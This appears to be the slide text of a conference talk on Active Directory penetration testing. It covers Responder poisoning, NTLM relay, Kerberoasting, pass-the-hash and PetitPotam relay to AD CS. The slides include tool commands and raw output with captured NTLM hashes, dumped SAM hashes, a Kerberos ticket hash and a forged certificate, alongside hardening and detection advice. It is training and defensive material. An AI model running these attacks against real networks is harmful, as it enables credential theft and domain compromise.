

Feature or a Vulnerability?

Tales of an Active Directory Pentest

Qasim Ijaz

Blue Bastion Security

Whomai?


- Qasim Ijaz
 - Director of Offensive Security at Blue Bastion
- Former roles
 - Sr. Manager Attack Simulation at a Healthcare Org
 - HIPAA/HITRUST Assessor
 - Associate CISO
- Instructor in after-hours
 - Blackhat, BSides, OSCP Bootcamp
- Focus areas
 - “Dry” business side of hacking
 - Active Directory exploitation
 - Healthcare security




Initial Access

I'll just let myself in


(Broad | Multi)cast Name Resolution Protocols



NetNTLM – Challenge Response Protocol



Poisoning (Broad | Multi)cast Name Resolution - Responder



```
[+] Listening for events...
[*] [MDNS] Poisoned answer sent to 192.168.56.3 for name HRShare.local
[*] [LLMNR] Poisoned answer sent to 192.168.56.3 for name HRShare
[*] [MDNS] Poisoned answer sent to 192.168.56.3 for name HRShare.local
[*] [MDNS] Poisoned answer sent to 192.168.56.3 for name HRShare.local
[*] [MDNS] Poisoned answer sent to 192.168.56.3 for name HRShare.local
[*] [LLMNR] Poisoned answer sent to 192.168.56.3 for name HRShare
[SMB] NTLMv2-SSP Client : 192.168.56.3
[SMB] NTLMv2-SSP Username : PARENTWKSTN\vagrant
[SMB] NTLMv2-SSP Hash : vagrant::PARENTWKSTN:3f95fa09f81af18b:4B2A1E887B186EA3EE0D078EF
53150DE09D201AECE2E6B9D5B088900000000200080053004D004200330001001E00570049004E002D00500052
100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D0050005200
0460056002E0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F0063
E09D2010600040002000000080030003000000000000000000000003000006B243CABB3B7868D85846976E439
69916B51F0A0010000000000000000000000000000000000000000000000000000000000000000000000000
0000000
[*] [MDNS] Poisoned answer sent to 192.168.56.3 for name HRShare.local
[*] [MDNS] Poisoned answer sent to 192.168.56.3 for name HRShare.local
[*] [LLMNR] Poisoned answer sent to 192.168.56.3 for name HRShare
```

Relaying NetNTLM Hashes - No SMB Signing

```
*] Servers started, waiting for connections
*] SMBD-Thread-5 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, attacking
target smb://10.100.1.4
*] Authenticating against smb://10.100.1.4 as TRAINING/FILEMAKER SUCCEED
*] SMBD-Thread-5 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, attacking
target smb://10.100.1.3
-] Authenticating against smb://10.100.1.3 as TRAINING/FILEMAKER FAILED
*] Service RemoteRegistry is in stopped state
*] Service RemoteRegistry is disabled, enabling it
*] SMBD-Thread-7 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, attacking
target smb://10.100.1.3
*] Starting service RemoteRegistry
-] Authenticating against smb://10.100.1.3 as TRAINING/FILEMAKER FAILED
```

```
[*] Starting service RemoteRegistry
[-] Authenticating against smb://10.100.1.3 as TRAINING/FILEMAKER FAILED
[*] SMBD-Thread-8 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, but there
are no more targets left!
[*] SMBD-Thread-9 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, but there
are no more targets left!
[*] SMBD-Thread-10 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, but ther
e are no more targets left!
[*] Target system bootKey: 0xb3343e890833270fcd46791457236107
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f99c759cc3f9a2219207aac1a5219f36 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:22f61dd3435dd45b129ea10cef030970 :::
bbadmin:1001:aad3b435b51404eeaad3b435b51404ee:f99c759cc3f9a2219207aac1a5219f36 :::
[*] Done dumping SAM hashes for host: 10.100.1.4
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

Hardening against Responder

- Disable NetBios Name Resolution (NBNS) and LLMNR
- Disable WPAD and create a DNS entry to resolve it to 127.0.0.1
- Enforce (not just enable) SMB Signing
 - Periodically scan for any deviation from this
 - Nmap, Nessus, Nexpose, etc.
- Deception! Create a fake user that sends out broadcast/multicast name resolution requests.

Kerberos

- AS REQ encrypted with user's NT hash
- TGT encrypted with krbtgt's NT hash
- TGS encrypted with service account's NT hash




Image courtesy of: <https://adsecurity.org/?p=1515>

Kerberoasting

- Any authenticated AD user can request a TGS
- TGS is encrypted with the service account's NT hash
- So, you can crack that TGS offline to get the password

```
PS C:\vagrant> .\Rubeus.exe kerberoast /nowrap
```



```
v1.6.1
```

```
[*] Action: Kerberoasting
```

```
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
```

```
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
```

```
[*] Searching the current domain for Kerberoastable users
```

```
[*] Total kerberoastable users : 1
```

```
[*] SamAccountName      : svc.acct
```

```
[*] DistinguishedName   : CN=svc.acct,CN=Users,DC=ParentDomain,DC=local
```

```
[*] ServicePrincipalName : MSSQLSVC/parentSQL.parentdomain.local
```

```
[*] PwdLastSet           : 11/2/2021 5:49:32 PM
```

```
[*] Supported ETypes     : RC4_HMAC_DEFAULT
```

```
[*] Hash                 : $krb5tgs$23$*svc.acct$ParentDomain.local$MSSQLSVC/parentSQL.parentdomain.local*$AC909F5F488A0E28C1559EA634FB9013$C86A4ED  
D2958351B7816FD4542F5F839CF7367E1C440F69F96C5CF72559D98A5E120FFE3B5515AFDAA40FF4E0B397E66465E1260AD4A42B5571ADAAAD4D80852F0AF49320EF0E4D03598D2AD3EDC  
C538F2DD14C586FA2AB988D0E07C5316284CB7C7B3CC82C9D869EE153B50CF6E009D7EEC2611E7E830F272A4D21CA5E203BC1E2E0F9A14EA54AF82085E1EE912A54F096BA27AF2BFE9818
```

Mitigating Kerberoasting

- Use Managed Service Accounts (MSA or GMSA)
 - Windows will manage the password
 - No Service principal name
- If named service accounts must be used:
 - Use strong passphrases (> 32 chars)
 - Limit the use of service accounts
 - Avoid creating privileged service accounts
- Detection
 - Most kerberoasting tools will request RC4 tickets
 - Deception: Create a fake service account and wait to be kerberoasted!

Lateral Movement

Knock Knock

Pass The Hash vs Over-Pass the Hash

- PTH
 - Passes NT hash through NetNTLMv1/NetNTLMv2 protocol
 - Modern Windows operating systems don't allow PTH for non-RID500 local users
 - Patches LSASS directly on target (loud)
- OPTH
 - Creates a valid Kerberos TGT for the user
 - Don't need local administrator rights
 - Will end up in LSASS but in a less noisy way

Pass the Ticket

Unlike pass-the-hash which uses NetNTLM, pass-the-ticket uses Kerberos

1. Obtain TGT from memory (LSASS)
 - a. Requires local admin if you want another user's TGT
 - b. Can be done using Rubeus, Mimikatz, etc.
2. Inject that ticket into your LSASS or provide it to your tool
 - a. Rubeus and Mimikatz can inject back into LSASS
 - b. Impacket and Crackmapexec take the ticket with KRB5CCNAME environment variable

<https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/pass-the-ticket>

Detecting Lateral Movement


- One account logging into large number of systems?
- Kerberos ticket requested on Host A but used on Host B?
- Anomalous (e.g., Mimikatz) process interacting with LSASS?
- Deception: Inject fake credentials into LSASS & monitor their use 🐱
- Workstation accessing another workstation over SMB/WinRM?
- Credential Guard can stop pass-the-hash and over-pass-the-hash

Domain Escalation

Who DAt?

Improper Access / Privileges

- Users provided WRITE privilege to group policies
- Domain users provided local administrator access
- Service accounts with high privileges
- Write privileges to network shares



Authentication Coercion | Ask Nicely

- Often usable by an unauthenticated or low privileged domain user
- Coerces the target (e.g., domain controller) to authenticate to an arbitrary machine
 - For example, \\attacker\machine
- MS-RPRN remote call to RpcRemoteFindPrinterChangeNotificationEx
- MS-EFSR call to Encrypting File System Remote (EFSRPC) Protocol
 - Also known as PetitPotam
- <https://github.com/p0dalirius/windows-coerced-authentication-methods>

PetitPotam | Easy Domain Admin

```
impacket [root@kali] - /opt/impacket
impacket [root@kali] - /opt/impacket
examples/ntlmrelay.py -t http://ca01/certsrv/certifnsh.asp --smb2support --ads --template DomainController
Impacket v0.9.24.dev1+20210727.163808.5f1ced6d - Copyright 2021 SecureAuth Corporation

[*] Protocol Client RPC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$@10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEEDED
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$@10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEEDED
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$@10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEEDED
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$@10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEEDED
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$@10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEEDED
[*] Generating CSR ...
[*] CSR generated!
[*] Getting certificate ...
[*] GOT CERTIFICATE!
[*] Base64 certificate of user DC01$:
MIIRdQIBAzCCCEI8GCSqGSIb3DQEHAAcCEAghESMIIRKDCCB18GCSqGSIb3DQEHAgCCB1AwggdMAGFAMIIHRQYJKoZIhvcNAQcBMBWGCiqGSIb3DQEHAAcCEwQIC9l++dKDGwIwAggAgIIHGBjnoQgkLUyLBvWqALnv/Y5FRT5A9ZNaUC7EDMIIYwfnEdsoWY+1fajEgQPjsKRX4bQYLazPz0sK0g2zDI2
pIWUxoerFzj7A15UR1Ybn192N971vbx2bjJNwyBB/1fyP+J0cWUXRbQw2vIH0mjPQV1BALLj2w2j4fx5Y+Sl+wpGwlzD3uKldZR/Snd19+DZO1pgnXcP+zJLFFVLKwEc+0Xz7FP/27waugCksN7xqmBaghWhl32mYRCInZ26I2F4uFXKWoLWPSXBPMVCq3rRqW1ya+QW1WLGn/ITIYN5Rybv0g35zb/k4
7MC9vJJ+eBJ7DG20ZNIYst0Kykt/+mMWERWzjgjbv80U/ICgKB6byx3KbBLrPDwzpbM+/WtZ015NYik1QMKnL0KXcOP5bYdeIVKia62FrpZSgZR4Lx9JtqqpwZ78BbhUYN3WP+44Bp+j+FO4BwDofoyoIuEogJImMwXNFs8MXEhX66zvvYxqabJtbF63ozgSrx4mcAwME1yJMuvKGr6DRo1C
Vz43rW0ps1/50gSgFSG0uqj1Pnan59qudFaaJ0F5bjrugH2bwpSozLsguU+cSeCMy77bCFRskXa/nrLUhCeGdFfX9i1MbMnmDbuYswE10sIwCdwbuZ+b/7091Pnqhi1mlvsbgTSCa09DybFNIEdLBBvmPzEQ4q7c6Pak1BDRaonMOAspJ0T6f5iZnHcTLq/L/EP7TujJW7Jiu4tStmbZzN/vhBTY
k89jaQ1BF/NzqAlmVNOX2h2vhnVFLNgvSb4z1+LYFdLF+Lrd3xD1yUP19zt2Fa7aesL1JZE13q0OVFeeRQ80IC7ho84Se4LTf9hk/3bTyonRdBwZspcgJinCmby7VtxPLMKbxQnsLVruE6fPLg4036F/WctUZYooqWYX3buJ+fgUHT05DqNE3nPFzXjqokIWrwJZU0ybka94UFDCS0JUCMdE794
NgkVFR8srHFzxy931JmInLbuRQUB6m/xhpJ2K66NX3YHPYhu/qncYjoZCP91gpbu0amqcz2vJx2t0L1o8tc4DRBN9I7Q9K0zwtYdBNHdcLYuL0vKecR2CpxD15d+sRbdQAR44C04imoaobW/c8TnEVROXSiNmWCS0EuiFNVGbs15EgH3jNf8K1dHYiyoGmnhg36bStb6MLDYbdnMDEhE
Qnz04EwFxl14QpVAAx0pYgXLoA0AQJmL9d4Nstjjp3vVFL6vF00vIbcWZVRRqRf04qkiZ6h00VU1BL8CRFXI/bxAfJ7rzvAt/LUwqyxRlRtGs48CmYmbjYzdt+taHs+Z65A9t+HFHFRIF3EBjvdbLXmcZ5LkgaUq1BRvBRN2jts5mR7NQMRBx87wfZv5/PLingv0EFbh7Z11raVR4X7j++YqHEu13S
